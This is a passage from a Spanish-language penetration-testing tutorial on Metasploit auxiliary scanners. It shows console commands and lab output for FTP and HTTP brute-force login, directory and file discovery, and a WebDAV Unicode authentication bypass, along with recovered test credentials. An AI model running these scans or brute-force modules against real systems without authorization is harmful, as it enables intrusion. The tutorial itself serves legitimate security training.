PROD:<00>:U :WORKGROUP:<00>:G :XEN-WIN7-
PROD:<20>:U :WORKGROUP:<1e>:G :aa:e3:27:6e:3b:a5)
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-
SPLOIT:<00>:U :WORKGROUP:<00>:G :XEN-XP-
SPLOIT:<20>:U :WORKGROUP:<1e>:G :3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-
BARE:<00>:U :HOTZONE:<00>:G :XEN-XP-SP2-
BARE:<20>:U :HOTZONE:<1e>:G :HOTZONE:<1d>:U :__MSBROWSE__:<01>:G :c6:c
e:4e:d9:c9:6e)
```

```

[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-
PATCHED:<00>:U :XEN-XP-
PATCHED:<20>:U :HOTZONE:<00>:G :HOTZONE:<1e>:G :12:fa:1a:75:b8:a5)
[*] Discovered NetBIOS on 192.168.1.250:137
(FREENAS:<20>:U :FREENAS:<00>:U :FREENAS:<03>:U :__MSBROWSE__:<01>:G :
WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :WORKGROUP:<00>:G :00:00:00:00:00:00:0
0)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit
Switch)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS
V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-
2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NTP on 192.168.1.99:123 (NTP v4)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED
InstanceName=SQLEXPRESS IsClustered=False Version=9.00.4035.00 tcp=1050
np=\XEN-XP-PATCHED\pipe\MSSQL$SQLEXPRESS\sql\query )
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit
Switch)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS
V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-
2008;S/N 8Y61B1GP400065Y.)
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >

```

Con minimo esfuerzo, tenemos una vez mas identificados un gran numero de servicios corriendo en plataformas muy diferentes dentro de nuestra red.

## FTP

---

### Ftp/anonymous

---

El escaneador "ftp/anonymous" escaneara un rango de direcciones IP buscando servidores FTP que permitan acceso anonimo y determinara donde se permiten permisos de lectura o escritura.

```

msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options

```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----

FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port
THREADS	1	yes	The number of concurrent threads

Configurar el modulo es una cuestion simple de definir el rango IP que queremos escanear junto con el numero de hilos concurrentes y ejecutarlo.

```
msf auxiliary(anonymous) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(anonymous) > set THREADS 55
THREADS => 55
msf auxiliary(anonymous) > run

[*] 192.168.1.222:21 Anonymous READ (220 mailman FTP server (Version wu-2.6.2-5) ready.)
[*] 192.168.1.205:21 Anonymous READ (220 oracle2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.215:21 Anonymous READ (220 (vsFTPD 1.1.3))
[*] 192.168.1.203:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] 192.168.1.227:21 Anonymous READ (220 srv2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.204:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

## Ftp/ftp login

El modulo auxiliar "ftp\_login" escaneara un rango de direcciones IP intentando loguearse en los servidores FTP.

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options

Module options:

Name          Current Setting  Required  Description
-----        ==============  ======  -----

```

----				
BLANK_PASSWORDS	true	yes	Try blank passwords	
for all users				
BRUTEFORCE_SPEED	5	yes	How fast to	
bruteforce, from 0 to 5				
PASSWORD		no	A specific password to	
authenticate with				
PASS_FILE		no	File containing	
passwords, one per line				
RHOSTS		yes	The target address	
range or CIDR identifier				
RPORT	21	yes	The target port	
STOP_ON_SUCCESS	false	yes	Stop guessing when a	
credential works for a host				
THREADS	1	yes	The number of	
concurrent threads				
USERNAME		no	A specific username to	
authenticate as				
USERPASS_FILE		no	File containing users	
and passwords separated by space, one pair per line				
USER_FILE		no	File containing	
usernames, one per line				
VERBOSE	true	yes	Whether to print	
output for all attempts				

Este modulo puede tomar tanto listas de palabras (diccionarios) como credenciales especificadas por el usuario para intentar hacer login.

```
msf auxiliary(ftp_login) > set RHOSTS 192.168.69.50-254
RHOSTS => 192.168.69.50-254
msf auxiliary(ftp_login) > set THREADS 205
THREADS => 205
msf auxiliary(ftp_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(ftp_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(ftp_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ftp_login) > run

[*] 192.168.69.51:21 - Starting FTP login sweep
[*] 192.168.69.50:21 - Starting FTP login sweep
[*] 192.168.69.52:21 - Starting FTP login sweep
...snip...
[*] Scanned 082 of 205 hosts (040% complete)
[*] 192.168.69.135:21 - FTP Banner: '220 ProFTPD 1.3.1 Server (Debian)
[::ffff:192.168.69.135]\x0d\x0a'
[*] Scanned 204 of 205 hosts (099% complete)
[+] 192.168.69.135:21 - Successful FTP login for 'msfadmin':'msfadmin'
[*] 192.168.69.135:21 - User 'msfadmin' has READ/WRITE access
```

```
[*] Scanned 205 of 205 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >
```

Como podemos ver, el escaneador ha iniciado sesion con exito en uno de los objetivos con las credenciales proporcionadas.

## Ftp/ftp version

El modulo "ftp\_version" simplemente escanea un rango de direcciones IP y determina la version de cualquier servidor FTP que este ejecutandose.

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options
```

Module options:

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para configurar el modulo, simplemente necesitamos definir los valores RHOSTS y THREADS y ejecutarlo.

```
msf auxiliary(ftp_version) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ftp_version) > set THREADS 55
THREADS => 55
msf auxiliary(ftp_version) > run

[*] 192.168.1.205:21 FTP Banner: '220 oracle2 Microsoft FTP Service
 (Version 5.0).\x0d\x0a'
[*] 192.168.1.204:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.203:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.206:21 FTP Banner: '220 oracle2 Microsoft FTP Service
 (Version 5.0).\x0d\x0a'
[*] 192.168.1.216:21 FTP Banner: '220 (vsFTPD 2.0.1)\x0d\x0a'
[*] 192.168.1.211:21 FTP Banner: '220 (vsFTPD 2.0.5)\x0d\x0a'
[*] 192.168.1.215:21 FTP Banner: '220 (vsFTPD 1.1.3)\x0d\x0a'
```

```

[*] 192.168.1.222:21 FTP Banner: '220 mailman FTP server (Version wu-
2.6.2-5) ready.\x0d\x0a'
[*] 192.168.1.227:21 FTP Banner: '220 srv2 Microsoft FTP Service
(Version 5.0).\x0d\x0a'
[*] 192.168.1.249:21 FTP Banner: '220 ProFTPD 1.3.3a Server (Debian)
[::ffff:192.168.1.249]\x0d\x0a'
[*] Scanned 28 of 55 hosts (050% complete)
[*] 192.168.1.217:21 FTP Banner: '220 ftp3 FTP server (Version wu-
2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.\x0d\x0a'
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >

```

## HTTP

### Http/cert

El modulo "cert" es un util escaneador administrativo que te permite cubrir una subred para comprobar si existen o no certificados de servidor expirados.

```

msf > use auxiliary/scanner/http/cert
msf auxiliary(cert) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
ISSUER    .*             yes        Show a warning if the Issuer
doesn't match this regex
RHOSTS           yes        The target address range or
CIDR identifier
RPORT     443            yes        The target port
SHOWALL   false          no         Show all certificates
(issuer,time) regardless of match
THREADS   1              yes        The number of concurrent
threads

```

Para ejecutar un modulo, simplemente definimos los valores RHOSTS y THREADS y los dejamos hacer lo suyo.

```

msf auxiliary(cert) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24

```

```

msf auxiliary(cert) > set THREADS 254
THREADS => 254
msf auxiliary(cert) > run

[*] 192.168.1.11 - '192.168.1.11' : 'Sat Sep 25 07:16:02 UTC 2010' -
'Tue Sep 22 07:16:02 UTC 2020'
[*] 192.168.1.10 - '192.168.1.10' : 'Wed Mar 10 00:13:26 UTC 2010' -
'Sat Mar 07 00:13:26 UTC 2020'
[*] 192.168.1.201 - 'localhost' : 'Tue Nov 10 23:48:47 UTC 2009' -
'Fri Nov 08 23:48:47 UTC 2019'
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(cert) >

```

La salida del modulo muestra el emisor del certificado, la fecha de emision, y la fecha en que expira.

## Http/dir listing

El modulo "dir\_listing" conectara a un rango de servidores web proporcionado y determinara si se permite el listado de directorios en ellos.

```

msf > use auxiliary/scanner/http/dir_listing
msf auxiliary(dir_listing) > show options

Module options:

      Name      Current Setting      Required      Description
      ----      -----          -----      -----
      PATH      /                  yes        The path to identify
      directoy listing
      Proxies
      RHOSTS    192.168.1.200-254  yes        The target address range or
      CIDR identifier
      RPORT     80                 yes        The target port
      THREADS   55                 yes        The number of concurrent
      threads
      VHOST

```

Notese que el modulo puede definirse para buscar una ruta particular pero simplemente lo ejecutaremos en su configuracion por defecto.

```

msf auxiliary(dir_listing) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254

```

```
msf auxiliary(dir_listing) > set THREADS 55
THREADS => 55
msf auxiliary(dir_listing) > run

[*] NOT Vulnerable to directory listing http://192.168.1.209:80/
[*] NOT Vulnerable to directory listing http://192.168.1.211:80/
[*] Found Directory Listing http://192.168.1.223:80/
[*] NOT Vulnerable to directory listing http://192.168.1.234:80/
[*] NOT Vulnerable to directory listing http://192.168.1.230:80/
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_listing) >
```

Como puede verse en la salida de arriba, uno de nuestros servidores escaneados tiene habilitado el listado de directorios en la raiz del servidor. Hallazgos como este pueden convertirse en una mina de oro de informacion valiosa.

## Http/dir scanner

El modulo "dir\_scanner" escanea uno o mas servidores web en busca de directorios interesantes que puedan ser explorados.

```
VHOST no  
HTTP server virtual host
```

Aceptaremos el diccionario por defecto incluido en Metasploit, definiremos nuestro objetivo, y ejecutaremos el escaner.

```
msf auxiliary(dir_scanner) > set RHOSTS 192.168.1.201  
RHOSTS => 192.168.1.201  
msf auxiliary(dir_scanner) > run  
  
[*] Using code '404' as not found for 192.168.1.201  
[*] Found http://192.168.1.201:80/.../ 403 (192.168.1.201)  
[*] Found http://192.168.1.201:80/Joomla/ 200 (192.168.1.201)  
[*] Found http://192.168.1.201:80/cgi-bin/ 403 (192.168.1.201)  
[*] Found http://192.168.1.201:80/error/ 403 (192.168.1.201)  
[*] Found http://192.168.1.201:80/icons/ 200 (192.168.1.201)  
[*] Found http://192.168.1.201:80/oscommerce/ 200 (192.168.1.201)  
[*] Found http://192.168.1.201:80/phpmyadmin/ 200 (192.168.1.201)  
[*] Found http://192.168.1.201:80/security/ 200 (192.168.1.201)  
[*] Found http://192.168.1.201:80/webalizer/ 200 (192.168.1.201)  
[*] Found http://192.168.1.201:80/webdav/ 200 (192.168.1.201)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(dir_scanner) >
```

Nuestro rapido escaneo nos muestra un numero de directorios en nuestro servidor objetivo que ciertamente querriamos continuar investigando mas adelante.

## Http/dir webdav unicode bypass

El modulo "dir\_webdav\_unicode\_bypass" escanea un rango de servidores web e intenta puentejar la autenticacion utilizando la vulnerabilidad WebDAV IIS6 Unicode (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-1535>).

```
msf > use auxiliary/scanner/http/dir_webdav_unicode_bypass  
msf auxiliary(dir_webdav_unicode_bypass) > show options  
  
Module options:  
  
Name          Current Setting          Required  
Description  
-----  
-----  
DICTIONARY    /opt/metasploit3/msf3/data/wmap/wmap_dirs.txt  no  
Path of word dictionary to use
```

```

    ERROR_CODE 404                                yes
Error code for non existent directory
    HTTP404S      /opt/metasploit3/msf3/data/wmap/wmap_404s.txt  no
Path of 404 signatures to use
    PATH          /                                yes
The path to identify files
    Proxies                               no
Use a proxy chain
    RHOSTS                               yes
The target address range or CIDR identifier
    RPORt        80                                yes
The target port
    THREAdS      1                                yes
The number of concurrent threads
    VHOST                               no
HTTP server virtual host

```

Mantendremos los parametros por defecto DICTIONARY y HTTP404S, definiremos nuestros valores RHOSTS y THREADS y ejecutaremos el modulo.

```

msf auxiliary(dir_webdav_unicode_bypass) > set RHOSTS 192.168.1.200-
254
RHOSTS => 192.168.1.200-254
msf auxiliary(dir_webdav_unicode_bypass) > set THREADS 20
THREADS => 20
msf auxiliary(dir_webdav_unicode_bypass) > run

[*] Using code '404' as not found.
[*] Using code '404' as not found.
[*] Using code '404' as not found.
[*] Found protected folder http://192.168.1.211:80/admin/ 401
(192.168.1.211)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*] Found protected folder http://192.168.1.223:80/phpmyadmin/ 401
(192.168.1.223)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*] Found protected folder http://192.168.1.223:80/security/ 401
(192.168.1.223)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*] Found protected folder http://192.168.1.204:80/printers/ 401
(192.168.1.204)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*]      Found vulnerable WebDAV Unicode bypass target
http://192.168.1.204:80/%c0%afprinters/ 207 (192.168.1.204)
[*] Found protected folder http://192.168.1.203:80/printers/ 401
(192.168.1.203)

```

```
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using  
PROPFIND request.  
[*]      Found vulnerable WebDAV Unicode bypass target  
http://192.168.1.203:80/%c0%afprinters/ 207 (192.168.1.203)  
...snip...  
[*] Scanned 55 of 55 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(dir_webdav_unicode_bypass) >
```

Nuestro escaneo ha encontrado servidores vulnerables. Esta vulnerabilidad puede permitirnos potencialmente listar, descargar o incluso subir archivos a directorios protegidos con contraseña.

## Http/enum delicious

El modulo auxiliar "enum\_delicious" es un pequeño y habil escaneador que enumerara el servicio de marcadores deliciosos <http://www.delicious.com/> buscando enlaces al dominio objetivo. Esta informacion puede ser util para obtener un gran reparto de enlaces que otra gente ha encontrado interesantes (para ataques de ingenieria social) o para paginas que puedan estar escondidas en lo profundo de un sitio.

```
msf > use auxiliary/scanner/http/enum_delicious  
msf auxiliary(enum_delicious) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
DOMAIN	yes		Domain to request URLs for
OUTFILE	no		Where to output the list for

use

No hace falta nada especial para configurar este modulo. Simplemente le introducimos un dominio y lo ejecutamos.

```
msf auxiliary(enum_delicious) > set DOMAIN metasploit.com  
DOMAIN => metasploit.com  
msf auxiliary(enum_delicious) > run  
  
[*] Pulling urls from Delicious.com  
[*] Page number: 1  
[*] Page number: 2  
[*] Page number: 3  
[*] Page number: 4  
[*] Page number: 5  
[*] Page number: 6  
[*] Page number: 7
```

```

[*] Page number: 8
[*] Page number: 9
[*] Located 200 addresses for metasploit.com
http://blog.metasploit.com/2007/03/metasploit-framework-30-
released.html
http://blog.metasploit.com/2007/08/easier-way-to-create-payload-
modules-in.html
http://blog.metasploit.com/2007/09/root-shell-in-my-pocket-and-maybe-
yours.html
http://blog.metasploit.com/2007/10/cracking-iphone-part-2.html
...snip...
http://www.metasploit.com/users/hdm/tools/axman/
https://metasploit.com/trac/ticket/353
https://www.metasploit.com/redmine/projects/framework/repository/revis-
ions/9319/diff?rev=9319&type=sbs
[*] Auxiliary module execution completed
msf auxiliary(enum_delicious) >

```

Incluso desde una perspectiva no-pentest, este modulo puede devolver alguna informacion interesante, ademas de proporcionarte algun buen material de lectura.

## Http/enum wayback

El modulo auxiliar "enum\_wayback" consultara el sitio archive.org en busca de cualquier url archivada para el dominio dado. Esto puede ser util para localizar informacion valiosa o para encontrar paginas en un sitio que esten sin enlazar.

```

msf > use auxiliary/scanner/http/enum_wayback
msf auxiliary(enum_wayback) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
DOMAIN                yes        Domain to request URLs for
OUTFILE               no         Where to output the list for
use

```

La unica cuestion de configuracion que necesitamos definir es el valor DOMAIN y dejar que el escaner haga el resto.

```

msf auxiliary(enum_wayback) > set DOMAIN metasploit.com
DOMAIN => metasploit.com
msf auxiliary(enum_wayback) > run

[*] Pulling urls from Archive.org
[*] Located 1300 addresses for metasploit.com
http://metasploit.com/

```

```

http://metasploit.com/?
http://metasploit.com/?OS=CrossReference&SP=CrossReference
http://metasploit.com/?OS=Windows+2000
http://metasploit.com/?OS=Windows+2003
http://metasploit.com/?OS=Windows+NT
http://metasploit.com/?OS=Windows+XP
http://metasploit.com/?kangtataktakwa
http://metasploit.com/archive/framework/bin00000.bin
...snip...
http://metasploit.com/projects/Framework/screenshots/v20_web_01_big.jpg
http://metasploit.com/projects/Framework/screenshots/v23_con_01_big.jpg
http://metasploit.com/projects/Framework/screenshots/v23_con_02_big.jpg
[*] Auxiliary module execution completed
msf auxiliary(enum_wayback) >

```

## Http/files dir

El "files\_dir" toma una lista de palabras como entrada y consulta un host o rango de hosts por la presencia de archivos interesantes en el objetivo.

```

msf > use auxiliary/scanner/http/files_dir
msf auxiliary(files_dir) > show options

Module options:

      Name          Current Setting
Required    Description
      ----          -----
      -           -
      DICTIONARY   /opt/metasploit3/msf3/data/wmap/wmap_files.txt  no
      Path of word dictionary to use
      EXT          no
      Append file extension to use
      PATH          / yes
      The path to identify files
      Proxies       no
      Use a proxy chain
      RHOSTS        yes
      The target address range or CIDR identifier
      RPORT         80 yes
      The target port
      THREADS       1 yes
      The number of concurrent threads

```

```
VHOST                                no  
HTTP server virtual host
```

La lista incluida DICTIONARY servira a nuestros propósitos para que simplemente debamos definir el valor RHOSTS y pongamos a trabajar el escaneador contra nuestro objetivo.

```
msf auxiliary(files_dir) > set RHOSTS 192.168.1.1  
RHOSTS => 192.168.1.1  
msf auxiliary(files_dir) > run  
  
[*] Using code '404' as not found.  
[*] Found http://192.168.1.1:80/backup 403  
[*] Found http://192.168.1.1:80/download 301  
[*] Found http://192.168.1.1:80/images 301  
[*] Found http://192.168.1.1:80/include 301  
[*] Found http://192.168.1.1:80/index 302  
[*] Found http://192.168.1.1:80/proxy 200  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(files_dir) >
```

## Http/http login

El modulo "http\_login" es un escaneador de login por fuerza bruta que intenta autenticarse en un sistema utilizando autenticacion HTTP.

```
msf > use auxiliary/scanner/http/http_login  
msf auxiliary(http_login) > show options  
  
Module options (auxiliary/scanner/http/http_login):  
  
      Name          Current Setting  
Required    Description  
-----  
-----  
  AUTH_URI           no      The URI to authenticate against (default:auto)  
  BLANK_PASSWORDS   true    Try blank passwords for all users  
  BRUTEFORCE_SPEED  5       How fast to bruteforce, from 0 to 5  
  PASSWORD          no      A specific password to authenticate with  
  PASS_FILE         /opt/metasploit3/msf3/data/wordlists/http_default_pass.txt  no  
  File containing passwords, one per line  
  Proxies           no      Use a proxy chain
```

```

RHOSTS
yes      The target address range or CIDR identifier
RPORT      80
yes      The target port
STOP_ON_SUCCESS  false
yes      Stop guessing when a credential works for a host
THREADS      1
yes      The number of concurrent threads
USERNAME
no       A specific username to authenticate as
USERPASS_FILE
/opt/metasploit3/msf3/data/wordlists/http_default_userpass.txt  no
File containing users and passwords separated by space, one pair per
line
USER_FILE
/opt/metasploit3/msf3/data/wordlists/http_default_users.txt      no
File containing users, one per line
UserAgent      Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1)          yes      The HTTP User-Agent sent in the request
VERBOSE        true
yes      Whether to print output for all attempts
VHOST
no       HTTP server virtual host

```

Para configurar el modulo, definimos el parametro AUTH\_URI con la ruta de la pagina que solicita autenticacion, nuestro valor RHOSTS y, para reducir la salida, definimos el valor VERBOSE a false.

```

msf auxiliary(http_login) > set AUTH_URI /xampp/
AUTH_URI => /xampp/
msf auxiliary(http_login) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(http_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(http_login) > run

[*] Attempting to login to http://192.168.1.201:80/xampp/ with Basic
authentication
[+] http://192.168.1.201:80/xampp/ - Successful login 'admin' :
's3cr3t'
[*] http://192.168.1.201:80/xampp/ - Random usernames are not allowed.
[*] http://192.168.1.201:80/xampp/ - Random passwords are not allowed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_login) >

```

Como vemos en la salida de arriba, nuestro escaneo ha encontrado un conjunto valido de credenciales para el directorio.

## Http/open proxy

El modulo "open\_proxy" escanea un host o rango de hosts buscando servidores proxy abiertos. Este modulo ayuda a mitigar falsos positivos, permitiendo nos declarar codigos HTTP validos para determinar cuando una conexion ha sido realizada con exito.

```
msf > use auxiliary/scanner/http/open_proxy
msf auxiliary(open_proxy) > show options

Module options:

      Name          Current Setting
Required  Description
      ----          -----
      ----  -----
      DEBUG          false
no        Enable requests debugging output
      LOOKUP_PUBLIC_ADDRESS  false
no        Enable test for retrieve public IP address via RIPE.net
      MULTIPORTS     false
no        Multiple ports will be used : 80, 1080, 3128, 8080, 8123
      RANDOMIZE_PORTS  false
no        Randomize the order the ports are probed
      RHOSTS
yes       The target address range or CIDR identifier
      RPORT          8080
yes       The target port
      SITE           209.85.135.147
yes       The web site to test via alleged web proxy (default is
www.google.com)
      THREADS         1
yes       The number of concurrent threads
      UserAgent        Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.1) yes       The HTTP User-Agent sent in the request
      VERIFY_CONNECT   false
no        Enable test for CONNECT method
      VERIFY_HEAD     false
no        Enable test for HEAD method
      ValidCode        200,302
no        Valid HTTP code for a successfully request
      ValidPattern     server: gws
no        Valid HTTP server header for a successfully request
```

Definimos el valor de RHOSTS a un pequeño rango de direcciones IP y el puerto de escaneo a 8888 o servidores proxy.

```
msf auxiliary(open_proxy) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(open_proxy) > set RPORT 8888
```

```

RPORT => 8888
msf auxiliary(open_proxy) > set THREADS 11
THREADS => 11
msf auxiliary(open_proxy) > run

[*] 192.168.1.201:8888 is a potentially OPEN proxy [200] (n/a)
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 03 of 11 hosts (027% complete)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(open_proxy) >

```

## Http/options

El modulo escaneador "options" conecta a un rango de direcciones IP dado y consulta cualquier servidor web sobre sus opciones disponibles. Algunas de estas opciones pueden ser posteriormente elevadas para penetrar el sistema.

```

msf > use auxiliary/scanner/http/options
msf auxiliary(options) > show options

```

Module options:

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or
CIDR identifier			
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent
threads			
VHOST		no	HTTP server virtual host

Definimos nuestros valores de RHOSTS y THREADS y ejecutamos el escaneador.

```

msf auxiliary(options) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-254
msf auxiliary(options) > set THREADS 11
THREADS => 11
msf auxiliary(options) > run

[*] 192.168.1.203 allows OPTIONS, TRACE, GET, HEAD, DELETE, COPY,
MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK methods
[*] 192.168.1.204 allows OPTIONS, TRACE, GET, HEAD, DELETE, COPY,
MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK methods

```

```

[*] 192.168.1.205 allows OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND,
SEARCH, LOCK, UNLOCK methods
[*] 192.168.1.206 allows OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND,
SEARCH, LOCK, UNLOCK methods
[*] 192.168.1.208 allows GET,HEAD,POST,OPTIONS,TRACE methods
[*] 192.168.1.209 allows GET,HEAD,POST,OPTIONS,TRACE methods
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) >

```

## Http/robots txt

El modulo auxiliar "robots\_txt" escanea un servidor o rango de servidores buscando la presencia y contenidos de un archivo robots.txt. Estos archivos frecuentemente contienen informacion valiosa que los administradores no quieren que los motores de busqueda descubran.

```

msf > use auxiliary/scanner/http/robots_txt
msf auxiliary(robots_txt) > show options

```

Module options:

Name	Current Setting	Required	Description
PATH	/	yes	The test path to find robots.txt file
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

La configuracion para este modulo es minima. Simplemente definimos los valores de RHOSTS y THREADS y lo corremos.

```

msf auxiliary(robots_txt) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(robots_txt) > set THREADS 20
THREADS => 20
msf auxiliary(robots_txt) > run

[*] [192.168.1.208] /robots.txt - /internal/, /tmp/
[*] [192.168.1.209] /robots.txt - /
[*] [192.168.1.211] /robots.txt - /
[*] Scanned 15 of 55 hosts (027% complete)
[*] Scanned 29 of 55 hosts (052% complete)

```

```
[*] Scanned 38 of 55 hosts (069% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(robots_txt) >
```

## Http/ssl

El modulo "ssl" consulta un host o rango de hosts y muestra la informacion del certificado SSL si se encuentra.

```
msf > use auxiliary/scanner/http/ssl
msf auxiliary(ssl) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	443	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para configurar el modulo, definimos nuestros valores RHOSTS y THREADS y lo ejecutamos.

```
msf auxiliary(ssl) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ssl) > set THREADS 20
THREADS => 20
msf auxiliary(ssl) > run

[*] Error: 192.168.1.205: OpenSSL::SSL::SSLError SSL_connect SYSCALL
returned=5 errno=0 state=SSLv3 read server hello A
[*] Error: 192.168.1.206: OpenSSL::SSL::SSLError SSL_connect SYSCALL
returned=5 errno=0 state=SSLv3 read server hello A
[*] 192.168.1.208:443 Subject: /C=--/
/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/
CN=localhost.localdomain/emailAddress=root@localhost.localdomain
Signature Alg: md5WithRSAEncryption
[*] 192.168.1.208:443 WARNING: Signature algorithm using MD5
(md5WithRSAEncryption)
[*] 192.168.1.208:443 has common name localhost.localdomain
```

```

[*] 192.168.1.211:443 Subject: /C=--  

/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/  

CN=localhost.localdomain/emailAddress=root@localhost.localdomain  

Signature Alg: sha1WithRSAEncryption  

[*] 192.168.1.211:443 has common name localhost.localdomain  

[*] Scanned 13 of 55 hosts (023% complete)  

[*] Error: 192.168.1.227: OpenSSL::SSL::SSLError SSL_connect SYSCALL  

returned=5 errno=0 state=SSLv3 read server hello A  

[*] 192.168.1.223:443 Subject: /CN=localhost Signature Alg:  

sha1WithRSAEncryption  

[*] 192.168.1.223:443 has common name localhost  

